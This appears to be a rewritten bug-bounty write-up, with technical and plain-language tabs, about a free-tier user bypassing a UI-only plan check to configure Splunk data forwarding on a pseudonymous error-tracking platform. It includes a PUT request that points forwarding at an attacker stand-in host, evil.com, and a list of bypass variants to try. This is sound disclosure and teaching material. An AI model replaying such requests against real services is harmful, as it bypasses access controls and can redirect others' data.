How I Earned $469 Bounty: Bypassing Plan Restriction
A free-tier user could bypass a subscription restriction and access data forwarding settings by directly calling the API endpoint, which was not protected by a plan check. This allowed unauthorised access to features intended for paying subscribers.
 Published on medium.com
ExamenTry is a renowned platform for error tracking and monitoring, crucial for developers to maintain application stability and performance.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
ExamenTry is a pseudonym for the platform where this bug was found. The author describes it as a platform for error tracking and monitoring, used by developers to keep applications stable and performing. One of its features is data forwarding: a project can be configured to forward its data to an external service, and in the example shown here that service is Splunk.
On ExamenTry, access to the data forwarding settings is normally tied to a subscription. Free-tier accounts are not supposed to reach them; the feature is sold as part of higher-tier plans. The finding is that a free-tier user can reach the same settings by going around the user interface and talking to the API directly. The report was paid a $469 bounty.
Setup
The only precondition the report describes is a free-tier account on ExamenTry. No special role, tool or version is mentioned. The researcher logs in with that account and works against a project, referred to in the examples as nodecf, on a subdomain of the platform. The requests shown are HTTP/2 calls to us.examentry.io.
Finding it
The report includes a general observation about how paid features are often protected. In the report's own words, coders sometimes restrict a paid feature only through the UI, on the assumption that if the feature is not shown on the dashboard, a user without a paid plan cannot reach it. On ExamenTry, opening the data forwarding setting through the interface requires a paid trial, but the underlying endpoint that the interface calls is still there.
The researcher therefore crafted the URL and the API request for the data forwarding settings by hand, rather than clicking through the dashboard.
Exploitation
Step 1: log in with a free-tier account
The researcher signs in to ExamenTry with an account on the free tier. This is the account that is not entitled to data forwarding.
Step 2: confirm the UI blocks the feature
Going through the UI, reaching the data forwarding setting requires a paid trial. The feature is not available to this account from the dashboard.
Step 3: request the settings page directly
Instead of using the dashboard, the researcher requests the settings URL for the project's Splunk plugin directly:
https://yoursubdomain.examentry.io/settings/projects/projectname/plugins/splunk/
Here yoursubdomain stands for the account's subdomain and projectname for the project. The path is the settings page for the Splunk plugin of that project, the same page the UI would have opened for a paying subscriber.
Step 4: call the API directly
The equivalent API call is a PUT to the project's Splunk plugin endpoint:
PUT /api/0/projects/dd-0n/nodecf/plugins/splunk/ HTTP/2Host: us.examentry.io...{"instance":"https://evil.com","index":"mains","source":"examentry","token":"fdvfdvdfsvdfvdf"}
In this request the project is nodecf under the organisation dd-0n, and the plugin being configured is splunk. The JSON body carries the forwarding configuration: instance is the destination the data will be sent to, index the Splunk index, source the source label, and token the credential used for the forwarding. In the researcher's example the destination is https://evil.com, which shows that the value is fully attacker-controlled.
Both the direct link and the API request let the free-tier user reach the data forwarding settings. The report does not show the response body returned by the server; it states only that access is granted.
Root cause
The report's point is that the paid feature was restricted through the UI, and a crafted request bypassed that restriction. The dashboard hides the feature from accounts without a paid plan, but the settings page and the PUT endpoint behind it do not check the subscription level, so a request made outside the UI is accepted. The researcher's point is that hiding a feature in the interface is not an access control: a user who never sees the button can still construct the request.
Because the report does not describe the server-side code, the exact place where the check is missing is not stated.
Impact
A free-tier user can configure data forwarding for a project, a capability sold with higher subscription plans. The researcher frames the risk as unauthorised data exposure and potential misuse, affecting the confidentiality and integrity of the system. The example body points the forwarding at an attacker-chosen instance, so the practical concern is where a project's forwarded data ends up and who controls that destination. The report does not quantify how much data could be forwarded or over what period.
Fix

The ExamenTry security team acknowledged and triaged the report and paid the $469 bounty.
Variants to test
- Direct navigation to paid settings pages. Take any feature the UI gates behind a plan and request its settings URL directly, as with the Splunk plugin path above. A positive result is the page rendering with the configuration form instead of a paywall or an error.
- Direct calls to the API behind gated features. Capture the request the UI makes for a paid feature, then replay it with a free-tier account. A positive result is a successful write, for example a
PUTthat changes the forwarding destination, rather than a 403. - Attacker-controlled destinations. Where a forwarding or integration setting accepts a URL, set it to a host you control. A positive result is the platform accepting and storing the value, which shows the data path can be redirected.
- Plan downgrade after configuration. Configure the feature while entitled, then move to a lower plan and try to read or modify the configuration. A positive result is continued access after the entitlement is gone.
- Other plugins on the same endpoint pattern. A positive result is any other plugin whose settings a free-tier account can read or change.
What happened, in plain words
A security researcher found a way for people on a free plan of a website to use a feature that is normally sold only to paying customers. The website is called ExamenTry in the write-up, which is a made-up name used to keep the real company private. The researcher reported the problem, the company acknowledged and triaged it, and the reward was $469.
The feature in question is called data forwarding. To understand it, imagine you keep a diary of everything that goes wrong in a piece of software: crashes, errors, warnings. ExamenTry is a service that collects those diaries for developers. Data forwarding is the option that says: instead of keeping the diary only inside ExamenTry, also send a copy of it to another service of my choosing. In the example in the report, that other service is Splunk, a tool for searching and analysing large amounts of machine data.
On ExamenTry, being allowed to set up that forwarding is part of the higher subscription plans. A free account is not supposed to be able to configure it. The researcher found that the block existed only on the screen, not on the machinery behind the screen, so a free account could still reach the settings by asking for them directly.
The pieces you need to know first
Before walking through the steps, here are the few ideas the report relies on. None of them require any prior security knowledge.
A website has a front and a back. The front is what you see in your browser: buttons, menus, forms. The back is a server, a computer somewhere else that holds the data and does the real work. When you click something, your browser sends a message to the server and shows you the answer.
An API is the back door that the front uses. API stands for Application Programming Interface, but in practice it is just a set of addresses on the server that accept requests and return data. Think of a restaurant: the menu and the waiter are the front, the kitchen is the back, and the API is the order slip the waiter hands to the kitchen. You can, if you know the format, write your own order slip and hand it in yourself, skipping the waiter. That is exactly what this report does.
A request is a message with a method and an address. The method is a verb that says what you want to do. GET means give me something. PUT means here is a value, store it. The address is a path such as /api/0/projects/.... Together they tell the server what to do.
A token, in this report, is a password-like string used by the forwarding feature. It is the credential ExamenTry would use when talking to Splunk, so that Splunk knows the data really comes from your account. It is not the same as your login session; it is a value you type into the forwarding settings form. The report shows a placeholder value for it.
A subscription tier is a plan level. Free tier means the no-cost plan. Higher tier means a paid plan. A paywall is the screen that stops you when your plan does not include a feature.
Broken access control is the name for this kind of bug. Access control means the rules about who is allowed to do what. Broken access control means those rules are missing or can be sidestepped. A useful comparison is a shop that keeps the expensive goods in a back room and simply does not put a door sign up: anyone who knows the room exists can walk in. Hiding something is not the same as locking it.
Privilege escalation is the related idea of getting abilities you were not granted. Here it is a mild form: a free user gains a paid user's ability, without ever becoming a paid user.
The target
ExamenTry is described in the report as a well-known platform for error tracking and monitoring, used by developers to keep applications stable and performing. Developers connect their software to it, and it collects the errors the software produces so they can be inspected later. One of its features is data forwarding: a project can be set up so that its data is also sent to an external service. The example used throughout is the Splunk plugin.
A project, in this context, is a container inside your account that groups the data from one piece of software. The report's example project is called nodecf, and it sits under an organisation identifier dd-0n. The requests go to us.examentry.io, which is the platform's server address for one region.
The flaw
The researcher's starting point is an observation about how paid features are often protected. In the report's own words, coders sometimes restrict a paid feature only through the UI, on the assumption that if the feature is not shown on the dashboard, a user without a paid plan cannot reach it.
On ExamenTry, opening the data forwarding setting through the interface requires a paid trial. But the address that the interface would call is still present on the server, and nothing there checks the plan. The check sits in front of the screen, not in front of the API. So the researcher built the URL and the API request by hand instead of clicking through the dashboard.
Steps to reproduce
The report lays the reproduction out as a short numbered list. Here it is with the reasoning behind each step.
- Log in with a free-tier account on ExamenTry. This is the account that is not entitled to data forwarding. Using a free account is the whole point: if a paid account could do this, there would be no bug. The report mentions no special role, tool or software version, so a normal browser session is enough.
- Try the feature through the interface. Accessing the data forwarding setting requires a paid trial if you go through the UI. This step establishes the baseline: the feature really is blocked for this account in the normal way.
- Ask for the settings directly. Access the data forwarding settings for a project using the link or API request below, which bypasses the restriction. The idea is to skip the screen that enforces the rule and speak to the server yourself.
- Why this works. Because sometimes coders restrict the paid feature through the UI, and they think that if the user does not have UI access, or the feature is not shown on the dashboard, the user cannot reach it. The researcher's point is that a user who never sees the button can still construct the request.
- The result. In ExamenTry the researcher crafted the URL and the API request, and both allowed access to the data forwarding settings.
The direct link
The first way in is simply the settings page address, typed or pasted into the browser:
https://yoursubdomain.examentry.io/settings/projects/projectname/plugins/splunk/
Line by line, in plain words:
https://is the normal secure web protocol; your browser uses it every day.yoursubdomain.examentry.iois the account's own corner of the platform. The report usesyoursubdomainas a stand-in, the way a form might say "your name here"./settings/projects/says we are in the settings area, inside a project.projectnameis a stand-in for the real project name; in the API example further down the real one isnodecf./plugins/splunk/selects the Splunk plugin, which is the integration that does the forwarding.- The trailing slash is part of the address.
This is the same page the interface would have opened for a paying subscriber. The report states that this link bypasses the restriction and gives access to the data forwarding settings.
The API request
The second way in is the request the page itself would make, sent by hand:
PUT /api/0/projects/dd-0n/nodecf/plugins/splunk/ HTTP/2Host: us.examentry.io...{"instance":"https://evil.com","index":"mains","source":"examentry","token":"fdvfdvdfsvdfvdf"}
This block is copied exactly as it appears in the report, and it is worth reading slowly because it is written in a compressed way. Line by line:
PUTis the method. It means store this value. It is a write, not a read, so it changes the configuration rather than just viewing it./api/0/projects/dd-0n/nodecf/plugins/splunk/is the address.apimarks it as a machine-facing endpoint rather than a web page.0is a version marker in the path.dd-0nis the organisation,nodecfthe project, andplugins/splunk/the integration being configured.HTTP/2is the version of the web protocol used for the call.Host: us.examentry.iotells the server which site the request is for. In the report this appears run together with the previous part, and the...stands for the rest of the request as the report presents it.- The curly-braced part is the body, written in JSON, a common text format for structured data. It carries the forwarding configuration:
instanceis the destination the data will be sent to. In the example it ishttps://evil.com, a host the researcher chose, which shows the value is fully controlled by whoever sends the request.indexis the Splunk index, the named bucket the data lands in. The example usesmains.sourceis the source label attached to the data. The example usesexamentry.tokenis the credential used for the forwarding. The example value is a placeholder, not a real secret.
Both the direct link and the API request let the free-tier user reach the data forwarding settings. The report does not show what the server sent back; it states only that access is granted.
Why it happened
The restriction on data forwarding is enforced in the interface rather than on the server. The dashboard hides the feature from accounts without a paid plan, but the settings page and the PUT endpoint behind it do not check the subscription level, so a request made outside the dashboard is accepted. Hiding a feature in the interface is not an access control: a user who never sees the button can still construct the request.
The report does not describe the server-side code, so the exact place where the check is missing is not stated. What is clear is that the decision about who may use this feature was made at the presentation layer, and the API trusted any logged-in caller.
Impact
A free-tier user can configure data forwarding for a project, a capability sold with higher subscription plans. The researcher frames the risk as unauthorised data exposure and potential misuse, affecting the confidentiality and integrity of the system. In everyday terms: confidentiality means data stays with the people it is meant for, and integrity means data is not altered or redirected by the wrong people. The example body points the forwarding at a destination the attacker chooses, so the practical concern is where a project's forwarded data ends up and who controls that destination.
The fix
In the shop comparison, the back room needs a lock, not just a missing sign.
The ExamenTry security team acknowledged and triaged the report and paid the $469 bounty.
Variants to test
These are follow-up checks in the same spirit, written for someone who has never done this before. Each one has a clear positive result to look for.
- Direct navigation to paid settings pages. Take any feature the interface gates behind a plan and request its settings address directly, as with the Splunk plugin path above. A positive result is the page showing the configuration form instead of a paywall or an error.
- Direct calls to the API behind gated features. Capture the request the interface makes for a paid feature, then replay it with a free-tier account. A positive result is a successful write, for example a
PUTthat changes the forwarding destination, rather than a 403. A 403 is the standard "forbidden" answer a server gives when it does check permissions. - Attacker-controlled destinations. Where a forwarding or integration setting accepts a URL, set it to a host you control. A positive result is the platform accepting and storing the value, which shows the data path can be redirected.
- Plan downgrade after configuration. Configure the feature while entitled, then move to a lower plan and try to read or modify the configuration. A positive result is continued access after the entitlement is gone.
- Other plugins on the same endpoint pattern. A positive result is any other plugin whose settings a free-tier account can read or change.
Glossary
- API: the set of addresses on a server that accept requests and return data, used by the website's own pages and reachable by anyone who knows the format.
- Access control: the rules about who is allowed to do what on a system.
- Broken access control: a bug where those rules are missing or can be sidestepped.
- Bounty: a reward paid by a company for a security report it accepts.
- Confidentiality: keeping data visible only to the people it is meant for.
- Data forwarding: a feature that sends a copy of a project's data to an external service.
- Endpoint: a specific address on a server that handles a particular kind of request.
- Free tier: the no-cost plan level of a service.
- GET: a request method meaning give me something.
- HTTP/2: a version of the protocol browsers and servers use to exchange requests and responses.
- Integrity: keeping data unaltered and going where it is meant to go.
- JSON: a plain-text format for structured data, using curly braces, names and values.
- Method: the verb in a request, such as
GETorPUT, saying what you want done. - Organisation: a container in an account that groups projects;
dd-0nin the example. - Paywall: the screen that stops you when your plan does not include a feature.
- Plugin: an add-on integration that connects the platform to another service, such as Splunk.
- Privilege escalation: gaining abilities you were not granted.
- Project: a container inside an account that groups the data from one piece of software;
nodecfin the example. - PUT: a request method meaning store this value; a write operation.
- Request: a message from a browser or tool to a server, made of a method, an address and sometimes a body.
- Response: the server's answer to a request.
- Splunk: an external service for searching and analysing machine data, used here as the forwarding destination.
- Subscription tier: a plan level, such as free or paid.
- Token: in this report, a password-like string used as the credential for forwarding data to Splunk.
- UI (user interface): what you see and click in the browser.
- 403: the standard HTTP answer meaning forbidden, sent when a server does check permissions and refuses.

